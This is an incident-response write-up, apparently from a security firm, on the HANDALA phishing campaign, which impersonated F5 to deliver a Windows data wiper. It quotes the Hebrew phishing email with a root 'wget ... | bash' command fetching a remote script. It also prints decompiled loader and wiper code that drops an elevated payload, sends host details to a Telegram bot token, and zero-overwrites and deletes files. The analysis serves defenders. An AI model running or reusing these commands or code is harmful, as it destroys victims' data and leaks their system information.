
Sophisticated phishing operation, codenamed "HANDALA", results in a widespread data wipeout

Table of content

Background: Urgent Alert from Israel National Cyber Directorate

On December 19th, the Israel National Cyber Directorate issued an urgent alert concerning a sophisticated phishing campaign that exclusively targeted Israeli customers using F5's network devices. This incident had the potential to cause extensive data loss, resulting in significant international attention being drawn to the matter.

Earlier this month, the IONSEC Incident Response (IR) Team was engaged to investigate a malicious email that successfully bypassed client security controls. Thanks to user awareness and the INCD publication, a data wipe incident was avoided. Our team promptly responded by analyzing how the security measures were circumvented, ensuring no further threats remained in the network.




This blog post provides an in-depth analysis of our extensive investigation into a highly sophisticated phishing campaign that specifically targeted Israeli companies through deceptive emails, successfully bypassing security measures. Our analysis focuses on a particular variant of Windows operation system that directly concerns our client. The valuable insights gained from this genuine cyber incident shed light on the intricacies of the attack and its implications.

Overview of the HANDALA Phishing Operation

The HANDALA operation was a carefully orchestrated phishing attack aimed at compromising the network infrastructure of Israeli companies. The attackers leveraged a deceptive email scheme, with malicious emails being sent from the address cert@f5.support, which is remarkably similar to the legitimate address of the F5 company, F5SIRT@f5.com.

The intention behind these emails was to trick recipients into downloading and executing a malicious tool on their servers.

To ensure the success of the campaign, the attack group took advantage of F5 company's release of critical vulnerability mitigation guidelines in late October 2023. These guidelines were a response to high-profile incidents that had caused concern in the Israeli cyber community, as attackers had made multiple exploitation attempts. The attack group used a messaging style and instructions to persuade users to download and execute the malicious tool, creating the illusion of implementing the mitigation. To enhance the email's credibility, the attackers included publicly available information such as the F5 company logo and IP addresses of F5 products owned by the targeted individuals. This enriched the content of the email and helped establish trust with the target.



שלום,
אנו כותבים על מנת ליידע אתכם על מצב רגישות מוגבר בעקבות "מתקפת אפס ימים" במוצרי BIG-IP שלנו. מתקפה זו עלולה לאפשר לתוקפים בלתי מאומתים גישה לרשת מערכת ה-BIG-IP וביצוע פקודות מערכת שרירותיו
ת. מצב זה משפיע על הגרסה האחרונה של מוצרי BIG-IP שפותחו על ידינו. המתקפה התרחשה על השרתים שלכם ב-16 בדצמבר 2023.
מצב רגישות זה דורג כקריטי, על פי המדדים של "מערכת ניקוד הפגיעות המשותפת" (CVSS).
מצב הרגישות הובא לידיעתנו ב-15 בדצמבר 2023 בסביבות השעה 09:00 שעוPST, סביבות השעה 19:00 שעון ישראל, על ידי משתמש שהבחין בבעיה שמקורה בפורומים של הרשת האפלה. לאחר שהתוודענו לנושא, נק
טנו פעולות מיידית לבדיקת התקרית. בהתבסס על הממצאים שלנו, הצלחנו לזהות את מקור הבעיה בקוד האפליקציה שלנו וליישם שינויים בקוד שלנו כדי להשיב את האפליקציה לפעילות סדירה.
בהתבסס על הבדיקות שביצענו, שכללו ניתוח של קבצי היומן שלנו, עלה כי הפריצה אפשרה למספר מוגבל מאוד של תוקפים לצפות בפרטי המידע שלכם. רשימת השרתים שנפרצו מצורפת להודעה זו.
אנו פועלים כעת עם BIG-IP במטרה לעדכן את המוצרים שלנו באמצעות גרסה מעודכנת של האפליקציה שלנו. גרסה זו אינה מאפשרת פריצה מסוג זה. על מנת לתקן את פריצה זו בשרתים שלכם, כל שעליכם לעשות הוא להפע
יל את קובץ העדכון בהתאם להוראות המפורטות בהודעת דוא"ל זו.

- שימו לב: הקובץ המצורף מפרט רק חלק מהשרתים שלכם שנפרצו, לכן יש להפעיל את קובץ העדכון בכל השרתים בהם אתם משתמשים.
- בהתחשב בכך שישנה אפשרות שתתבצע גם מתקפה על שרתי גיבוי מקומיים, יש להריץ את קובץ העדכון גם על שרתים מקומיים.

מדריך שרתי LINUX
1- התחברות עם משתמש השורש (root user)
2- הפעילו את הפקודה הבאה:

wget -O - https://sjc1.vultrobjects.com/f5update/update.sh | bash

מדריך שרתי Window
1- הפעילו את קובץ העדכון הבא בשרת שלכם דרך משתמש מנהל. הורד
כל תרחיש אפשרי כתוצאה של מאי עדכון השרתים הינו באחריות מנהל ה-IT של הארגון, ואין זו אחריותה של חברת F5.
חשוב לנו ליידע אתכם שאנו מתייחסים לנושא זה ברצינות רבה. אנו עורכים בדיקה יסודית של התהליכים הפנימיים שלנו כדי להבטיח שפריצה מסוג זה לא תישנה עבור כלל הלקוחות שלנו.
אנו מביעים את התנצלותינו הכנה על אי הנוחות שנגרמה לכם.
בברכה,
ז.איקבאל
חברת F5

In the message body, the attacker includes instructions written in Hebrew, urging the user to download and execute a malicious tool with elevated privileges based on their operating system. Once downloaded and executed on the server, the malicious tool acts as a WIPER tool. Its purpose is to cause destruction and disruption to computer systems by wiping or overwriting data on the computer disk.

Phishing Campaign as Initial Access

The phishing campaign under Operation Handala was meticulously planned and executed. The attackers, displaying a high level of sophistication, used a blend of social engineering and technical exploitation to deceive their targets. They masqueraded as a legitimate entity - F5 Company - by imitating their similar email address, logo, and even utilizing information about the target's F5 products. The campaign was opportunistic, leveraging a recent critical vulnerability and the resulting mitigation guidelines to trick users into downloading and executing a wiper tool.

Social Engineering Tactics

The attackers exploited the user's trust in F5 Company by impersonating their email address. This deceptive tactic allowed them to gain credibility and deceive their targets. Furthermore, they utilized publicly available information about the target's F5 products.

Masquerading as an official email from F5 Company (F5SIRT@f5.com), but actually sent from the address cert@f5[.]support. The email provides specific instructions tailored to the target's operating system, urging users to download and execute a supposed "fix" for Zero-Day vulnerabilities in F5's BIG-IP products. However, this "fix" turns out to be a data wiper tool created by the threat actor. The email includes links to download the malicious tools.

Bypassing Security Controls


The threat actors in Operation Handala employed advanced tactics to bypass security controls and successfully conduct their phishing campaign. Primarily, the attackers leveraged domain similarity spoofing to impersonate F5 company. This allowed them to bypass email security systems that typically filter out emails from untrusted or blacklisted domains.

During the research conducted on the affected clients' monitoring systems, it was discovered that the email successfully bypassed the security controls and reached multiple email inboxes across the clients' organization. As a consequence of this discovery, IONSEC team was asked to investigate how and why the phishing campaign managed to evade the multi layered security controls. The examination focused on the monitoring system in comparison to two security control systems, Sandbox and Email Gateway, which were supposed to block the campaign.

Bypassing Email Gateway

Unfortunately, despite its critical role in filtering out malicious emails, the Email Gateway, implemented as a security measure, was bypassed by attackers during Operation Handala. The Email Gateway system relies on multiple parameters for email inspection, including domain reputation for spam checks, virus scanning, inbound policy rules, and more.

During the domain reputation check of the f5[.]support domain in the vendor reputation service, which the Email Gateway system depends on, it was discovered that the domain is not blacklisted, thereby passing the check. Additionally, other intelligence system analysis reveals that this domain poses a low-risk level. It was registered on 2023-11-13 and has SPF defined for it.



As a result, the Email Gateway system faced challenges in flagging and blocking the malicious email from reaching its intended targets.

Bypassing Sandbox

The initial loader also managed to bypass the Sandbox security control, which is designed to analyze suspicious files and links before they reach their intended targets. Our analysis indicates that both the email and its links underwent testing in the sandbox. Log analysis of the sandbox confirmed the presence of a request to download and execute the files. However, the analysis also revealed that the executable verdict was **non-malicious**.

Further analysis of the files uncovered that in its initial stage, it functions as a loader for the deployment and execution of the WIPER, rather than being the actual WIPER itself. Additionally, user intervention, specifically the act of clicking on "Update" and confirming in the MessageBox, is required for the deployment and execution to occur. The division into stages and the requirement for user intervention presented challenges for automated dynamic analysis in the sandbox, leading to a false negative.

In-Depth Analysis of the Windows Variant

During the investigation, IONSEC's analysts were able to analyze the Windows variant of the wiper tool used in Operation Handala. Upon downloading the offensive tools within a controlled lab environment, a zip file named update.zip was received. This zip file contains an executable file named F5UPDATER.exe.

The Loader - F5UPDATER.exe

Static Analysis


Name: F5UPDATER.exe

SHA256: FE07DCA68F288A4F6D7CBD34D79BB70BC309635876298D4FDE33C25277E30BD2

Size: 1MB


File Analysis


After analyzing the F5UPDATER.exe file using Exeinfo PE for Windows by A.S.L., a tool designed to identify compiler signatures in executable files, the results indicate that the file was created using the .NET compiler. The output from the Exeinfo PE for Windows by A.S.L. tool is as follows:



The decision was made to decompile the file and conduct dynamic analysis using debugging techniques.


Upon decompiling the code, it becomes apparent that it is a Windows Form application that constructs a visually simulated form for the F5 updater. The Form contains various instructions to convince the user that it is a legitimate application.





It is evident that while constructing the form, the developer associates the function btnDeleteAllFiles_Click with the Update button by utilizing an OnClick event listener.

The btnDeleteAllFiles_Click function is responsible for presenting a dialog to the user, requesting their confirmation to execute the Update action on the F5 product. Once the user confirms, a series of method calls is initiated, culminating in the invocation of the RunConsole function. The objective of the RunConsole function is to deploy a new executable, Hatef.exe, sourced from the resources of F5UPDATER.exe. This executable is then placed in %Windows%\\System32\\ and executed with elevated privileges.




```
private void RunConsole()
{
    try
    {
        string text = "Hatef.exe";
        string text2 = Path.GetPathRoot(Environment.SystemDirectory) + "Windows\\System32\\" + text;
        bool flag = File.Exists(text2);
        if (flag)
        {
            File.Delete(text2);
        }
        Assembly executingAssembly = Assembly.GetExecutingAssembly();
        Stream manifestResourceStream = executingAssembly.GetManifestResourceStream(base.GetType(), text);
        MemoryStream memoryStream = new MemoryStream();
        manifestResourceStream.CopyTo(memoryStream);
        byte[] array = memoryStream.ToArray();
        File.WriteAllBytes(text2, array);
        ProcessStartInfo processStartInfo = new ProcessStartInfo
        {
            FileName = text2,
            Verb = "runas",
            Arguments = "ConfirmDeleteFiles",
            RedirectStandardOutput = true,
            RedirectStandardError = true,
            UseShellExecute = false,
            CreateNoWindow = true
        };
        Process process = new Process
        {
            StartInfo = processStartInfo
        };
        process.Start();
```

Wiper Payload – Hatef.exe


Static Analysis

Name: [Hatef.exe]

SHA256: E28085E8D64BB737721B1A1D494F177E571C47AAB7C9507DBA38253F6183AF35

Size: 20KB


The Hatef.exe file serves as a crucial component in the attacker's chain, being another .NET executable. Similar to the previous file, we conducted a decompilation process to comprehensively understand its purpose.



Upon meticulous code analysis, it becomes evident that Hatef.exe is specifically designed to facilitate data destruction, aligning perfectly with the attacker's objective. Its primary function involves overwriting existing data on the targeted system, achieved through the implementation of a 'wipe' function that specifically targets certain file types and directories.

Through further scrutiny of the code, we discover that the main functionality of Hatef.exe resides within the Service.Run function. At the genesis of this function, a string concatenation takes place, incorporating crucial information about the target station, including IP, hostname, Domain, username, and System directory.

Subsequently, the disk mapping (File System) process begins. The image demonstrates the attacker's focus on vulnerable directories that house personal information and crucial system files, including Users, Windows, and Program Files.



After the completion of disk mapping, the attacker proceeds to transmit the collected data to a designated Telegram account. The transmitted information encompasses the previously acquired workstation data, accompanied by a concise summary of the file system mapping on the station.

```
text += "--------------------\r\n";
text += "Number of files \r\n";
text += "Windows Drive :";
text = text + "Other folders :" + this.filesRootDriveOther.Count.ToString("n0") + "\r\n";
text = text + "User folder :" + this.filesRootDriveUsers.Count.ToString("n0") + "\r\n";
text = text + "Programs folder " + this.filesRootDriveProgramFiles.Count.ToString("n0") + "\r\n";
text = text + "Windows folder :" + this.filesRootDriveWindows.Count.ToString("n0") + "\r\n";
text += "-----\r\n";
text = text + "Other drives :" + this.filesOtherDrives.Count.ToString("n0") + "\r\n";
text += "--------------------\r\n";
text = text + "Time :" + text2 + "\r\n";
string text3 = this.SendTelegramMessage("6428401585:AAGE6SbwtVJxOpLjdMcrL45gb18H9UV7tQA", "6932028002", text);
```

Following that, the wiping process commences. The attacker possesses four lists containing files from the mapped paths. The deletion process is divided into four stages, aligning with the number of lists. For each list, the attacker spawns a new thread to execute the deletion function. Upon completion of each list's deletion, a message is dispatched to the attacker's Telegram account, providing a summary of the WIPER activity.

```
while (this.filesOtherDrives.Count > 0)
{
    try
    {
        string text4 = this.filesOtherDrives[0];
        bool flag4 = DateTime.Now > this.LastDelete.AddMinutes(30.0);
        if (flag4)
        {
            break;
        }
        Thread thread = new Thread(new ParameterizedThreadStart(this.OverwriteFileBlockAndDelete));
        thread.Start(text4);
        this.filesOtherDrives.RemoveAt(0);
        this.CurrentThreadCount++;
        while (this.CurrentThreadCount >= this.CurrentThreadCountMax)
        {
            Thread.Sleep(1000);
        }
    }
    catch (Exception ex)
    {
    }
}
```

```
text = "Operation report - other drives \r\n";
text = text + "IP :" + this.GetIP(out text2) + "\r\n";
text = text + "Machine name :" + Environment.MachineName + "\r\n";
text = text + "Undeleted files :" + this.filesOtherDrives.Count.ToString("n0") + "\r\n";
text = text + "Time :" + text2 + "\r\n";
text3 = this.SendTelegramMessage("6428401585:AAGE6SbwtVJxOpLjdMcrL45gb18H9UV7tQA", "6932028002", text);
```

The deletion function of any object (file) not only deletes it but also fills the disk with zeros to prevent data recovery. This irreversible operation ensures data security. Additionally, as depicted in the image below, if the machine name (Environment.MachineName) is HANDALA, the deletion operation will not be executed as a precaution against running on the attacker's machine.

```
private void OverwriteFileBlockAndDelete(object obj)
{
    string text = obj.ToString();
    try
    {
        bool flag = text == Process.GetCurrentProcess().MainModule.FileName;
        if (!flag)
        {
            bool flag2 = Environment.MachineName == "HANDALA";
            if (!flag2)
            {
                bool flag3 = FileOperations.OverwriteFileBlockSize4096(text);
                bool flag4 = File.Exists(text);
                if (flag4)
                {
                    File.Delete(text);
                    this.LastDelete = DateTime.Now;
                }
            }
```

Exploring the Attackers' Infrastructure

In our subsequent investigation, we delved into the attacker's infrastructure, encompassing their utilization of Telegram, Website, Twitter, DNS, and Domains, along with their handling of SPF and DKIM Records. Understanding these channels provides valuable insights into their operational patterns and reveals potential weak points in their operations, giving us potential countermeasures to deploy against future threats.

Domains overview

According to WHOIS data, the handala[.]cx domain was registered on December 11, 2023, a mere 7 days prior to the initial publication of a tweet from Operation Handala's official Twitter account. Notably, the domain f5[.]support, which was employed in the phishing email, was created 35 days earlier on November 13, 2023.

Upon further investigation of the DNS records, we have discovered an SPF record for this domain that authorizes it to send email on behalf of other domains. This indicates that the attackers have intentionally used MX records, specifically mx1.privateemail.com and mx2.privateemail.com – which are secure email services provided by Namecheap.

The existence of the SPF record, "v=spf1 include:spf.privateemail.com -all," suggests that only f5.support is allowed to send emails on behalf of the domain. Additionally, there is a DKIM record, "TXT f5.support default._domainkey IN TXT ("v=DKIM1;k=rsa;p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEArFsQIEZX6OaiiIBVc

51J+KMbK3doa5V9rnAf/nXR8v1tGeyzsGdLC9MPDsrGwayRmYS4A6nMnZ6Zsq8xv1eE4++AoVRll
XdbYmHzbInsavWWEdHCrh40IpPTJoTLJwguOZyxR9p0Ny4bV76IPLVfMbol1uUqQjIJ6dwv/x0fxA
WYit8atNfTxHkOYqnCS6tNlLt8WnFR4SbzMqlUw00FZ6MJokCVq+JyHC6DEI+4TCEApDmECeVIIAo
O2Xtvpr7AHzbQ+m+vRifHkVu03m/gey3uXpCxzbxe/bYzEvyjHfH5H9wC8n1/NNr3SwJ0/u1DTO6k
frXXDJ8eH5cJwvLjywIDAQAB." This record ensures that any emails sent from this domain are signed and verified.

Both f5[.]support and handala[.]cx domains have the same DKIM and SPF records which suggest that both domains are controlled by the same entity.


Telegram

The attackers also utilize a Telegram channel (t.me/Handala_Hack) to share information about their activities and engage with potential victims. Currently, the channel has more than 372 subscribers and remains active.

Our malware analysis reveals the following information:


Bot Id: 6428401585:AAGE6SbwtVJxOpLjdMcrL45gb18H9UV7tQA

Channel Id: 6932028002



Website

The attackers have created a website (handala[.]cx) The website is minimalistic in design with only a single page that contains a link to join their Telegram group. Despite its simplicity, it serves as an effective tool sharing information about their operations.



Twitter

The Operation Handala Twitter account @Handala_Hack was created on December 2023 and currently has over 141 followers.

DNS

As mentioned earlier, the attackers have employed Namecheap's secure email service for both f5[.]support and handala[.]cx domains. This indicates that the attackers are utilizing legitimate services to facilitate their attacks, making it harder to track and shut down their operations.

SPF Records

Sender Policy Framework (SPF) is an email authentication method used to prevent spoofing by verifying the sender's identity. As mentioned earlier, the SPF record for handala[.]cx domain only authorizes f5[.]support to send emails on its behalf. This indicates that the attackers are taking steps to protect their email communication and avoid detection.

DKIM Records Analysis

DomainKeys Identified Mail (DKIM) is an email authentication method that allows the receiver to check if the email was indeed sent and authorized by the owner of that domain. In the case of the Operation Handala attack, the attackers utilized a DKIM record for the f5.support and handala.cx domains, essentially signing the emails they sent. This is a sophisticated step taken to establish legitimacy of the email, making it less likely to be flagged as spam.

